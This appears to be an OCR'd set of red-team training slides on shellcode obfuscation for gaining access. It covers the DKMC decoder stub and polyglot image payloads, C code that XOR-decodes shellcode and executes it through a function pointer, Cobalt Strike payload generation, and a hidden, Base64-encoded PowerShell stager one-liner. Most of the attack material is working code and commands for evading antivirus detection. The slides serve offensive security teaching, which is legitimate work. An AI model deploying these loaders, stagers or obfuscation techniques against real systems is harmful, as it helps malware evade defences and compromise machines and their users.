
The key is unknown by the algorithm, and it is bruteforced at runtime

https://github.com/Mr-Un1k0d3r/DKMC

Gaining Access

The algorithm used in DKMC to decrypt the shellcode is only 84 bytes

Low-level obfuscation can be extremely compact and much harder to detect



```
0:   eb 44                   jmp    46
2:   58                      pop    eax
3:   68 XX XX XX XX          push   0xXXXXXXXX
8:   5e                      pop    esi
9:   31 c9                   xor    ecx,ecx
b:   89 cb                   mov    ebx,ecx
d:   6a 04                   push   0x4
f:   5a                      pop    edx
10:  68 XX XX XX XX          push   0xXXXXXXXX
15:  5e                      pop    esi
16:  ff 30                   push   DWORD PTR [eax]  <---.
18:  59                      pop    ecx                   |
19:  0f c9                   bswap  ecx                   |
1b:  43                      inc    ebx                   |
1c:  31 d9                   xor    ecx,ebx               |
1e:  81 f9 XX XX XX XX       cmp    ecx,0xMAGIC           |
24:  68 XX XX XX XX          push   0xXXXXXXXX            |
29:  5f                      pop    edi                   |
2a:  75 f0                   jne    16    <--------------'
2c:  0f cb                   bswap  ebx
2e:  b9 02 00 00 00          mov    ecx,0x2
33:  01 d0                   add    eax,edx   <-----------.
35:  31 18                   xor    DWORD PTR [eax],ebx   |
37:  68 XX XX XX XX          push   0xXXXXXXXX            |
3c:  5f                      pop    edi                   |
3d:  e2 f4                   loop   33   <-----------------'
3f:  2d 04 00 00 00          sub    eax,0x4
44:  ff e0                   jmp    eax
```

Gaining Access

In the case of DKMC, the obfuscated shellcode is then embedded in an image that is 100% valid; the whole image is also a VALID shellcode

Making the final payload a polyglot image

Gaining Access


It goes without saying that the possibilities are endless when it comes to low-level obfuscation

Exercise

Write C code to execute obfuscated shellcode (xor)

Gaining Access


The encoder



```c
#include <Windows.h>
#include <stdio.h>

int main(int argc, char **argv) {
    CHAR shellcode[] = "\xfc\xde\xad\xbe\xef";
    DWORD dwSize = 5;
    DWORD i = 0;
    for(i; i < dwSize; i++) {
        printf("\\x%02x", (shellcode[i] ^ 0x23) ^ 0xffffff00);
    }
    return 0;
}
```

Gaining Access

The decoder



```c
#include <Windows.h>
#include <stdio.h>

int main(int argc, char **argv) {
    CHAR shellcode[] = "\xdf\xfd\x8e\x9d\xcc";
    DWORD dwSize = 5;
    DWORD i = 0;
    int(*caller)(void);
    for(i; i < dwSize; i++) {
        shellcode[i] = shellcode[i] ^ 0x23;
    }
    caller = (int(*)())shellcode;
    caller();

    return 0;
}
```


Gaining Access

Quick note on the xor operator:

The same code can be used to generate the encoder and the decoder

$$A \oplus B = C$$

$$C \oplus B = A$$



```
>>> hex(0xaa ^ 0xbb)
'0x11'
>>> hex(0x11 ^ 0xbb)
'0xaa'
>>>
```

Gaining Access


The fact that xor is super easy to use is extremely convenient when it comes to payload obfuscation

This is one of the reasons it’s widely used in malware development

Red team also consists of developing your own malware

Gaining Access

How Cobalt Strike payload can be obfuscated; luckily, there are a lot of format types available


Payload Generator


This dialog generates a payload to stage a Cobalt Strike listener. Several output options are available.

Listener: ts2-https
Output: C
x64:

Most of the tool I developed will use the RAW format

Gaining Access


You want to avoid using shellcode for Cobalt Strike? The powershell oneliner may be the solution…



```
powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtAC
gALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBLAD
EAWAA3AFcAKwBpAHkAaAByAC8AWABQADgASwBQAGoAUgBSAFUAKwB1AGkAMgBLADcAdQB6AFMAWQBIAEIAUQBRAEYAUgBFAEMAMAA5AGoAUQBOAHcAbwBqAG
8AdwBQAEEAeQBxAEgAaAAyAC8ALwBjAHoAbwBQAFoAMAA3ADMAYgB2ADMAZQBSAGUARQArAEwATQA4AEwAegArAG4AcABkADUATQBBAEMAKwBOADMARABpAE
8AMQBoAEIATABxAEQAdQBMAFoAQwBrAFAAZwBxAHAAZABxAFYAeQB5AHkARQBKAFUAMQArAHAAUAA2AHEAVgBkAFIAWQA2AHUARABnAHUARgBxADgAZQB3AE
sAOQBSAGcAcAB4AFgAMgAzAFUAVABrAEsAYgBVAFgANQBVAGIAegBVADcAcwBnAEsAcgBkADcAdQAzAGsATgBVAEIAdQBCAGsARwBEAEsAagBjAEYASQBYAE
MAegBCAE4AUgB2AGIAaQBvADMANQBWAEUAVwBwAHYAWQBhAHYASQBZADIAOQB2AGYAZwBOAFEAQgA0AGcAOQB5AFUASwBLAG8AOQBzADEASABFAG8AYwBEAD
IAdwA1AGMAdgBYAHcAWgBaAGsAbwBBAFEAbgAvAGYATgBJAGMAQgBzAG0AbwBKAGcAQgBYADIAUQAxAHUAcgBVAE4AMgBxACsAQQBRAG0ANABuADYAeQAyAH
cATQBIAFUAWAA5AFQAdABhADMATQBJADAAYwBxAEcARgA3AEoAOABZAEQAcwBiADQAaABBAGIAdQBzAFUANwBHAFQAbAAyADQAVQBIAFQAaQBLAEMAUABhAD
kAVQAvAC8ANgB6AFcAbgArADkAYgBMADAAMAArAHoAbQB5AFkAMQBxAHAARwBuAG0ASQBRAE4ARgAwAEkAcQAzAFgAcQBlADcAMQBRAGEATwBZAFIAcQBGAF
UAVgAzADAAbABRAGkAdABhADQATwBmAGQARABwAHQAMgBjAGwAZABhAHIAcABmAEgASwAyAGYAWgBxAC8AZQBLAFoARgA5AG4ARQBqADEAOAA3AFcAVQBnAD
kAOAA5AFMAcQBaAEsAawBSAGIATgBnAHoAaAB0AFUARwA5AFYAegBvAGUAMwA1ADUAbwBmADUANABzADAAYgBQAFEAdQB3AEgAbwBDAG0ARgBHAEMAUQBvAE
0AawBDAHkAOQB4ADIAUQBOAGsAVQA3AGQAQwBIAFEAdwBaAHEAdwBWAFYATQBTAHYAdABDAHIAMQBvAGsAUgBDAGMAQgBaAEUAbABKAFgAVwB3AGoAZgBIAH
UAMQBBADcAVABiAE0ASQBHAHcAUQB1AGMAKwAvAEsALwBlAGwAcABvAEwARABGAGQAegBmAFoAYQBxADkAWgB5AEoAVQBHAGsANwBxAGoAVQB0AE8ALwBBAD
QAYwBTAHAAawAzAFoAMwBIAEUAbgBaACsAcwBmADUAZABjAGQAZgBMADcASwBjAEgAcQBsAGUAKwBWAEQAMQBMAFYAQgBSAEIANABOAGcAYQB2AG0ATwBEAD
cATABsAGMAcgBOAHoAZgBQADUAUgBJAFEAZgAyAG8AYQBTAHYAMgBTADcAeQB0AEYATgB5AGkARgBHAEcARgBqAGwATwBSAEYATwBNADAAawBBAC8AVwBYAG
YAKwBKAHoAVgBuAHYAbABUAEIAdQAvAEYATgBTADYAYwBsADEANAB6AHUARQA1ADIALwBHAFYAZQByAGEAUQA3ADcANQBVAGIAdQBxAFYAUwAvAFkAVQA1AD
YAKwByAHoASQBjAHUAUwBJAHIAMwB2ADYANABHAEQAcQB6ADkARQBIAEIANQBhAEEAZQArAGMAMAAzADQAMgBrAGMAeABBADIAcwBJAFMAagB5AGEAVgB6AE
```

Gaining Access


The Base64 decoded data leads to more powershell code than GZIPed and Base64 once more



```
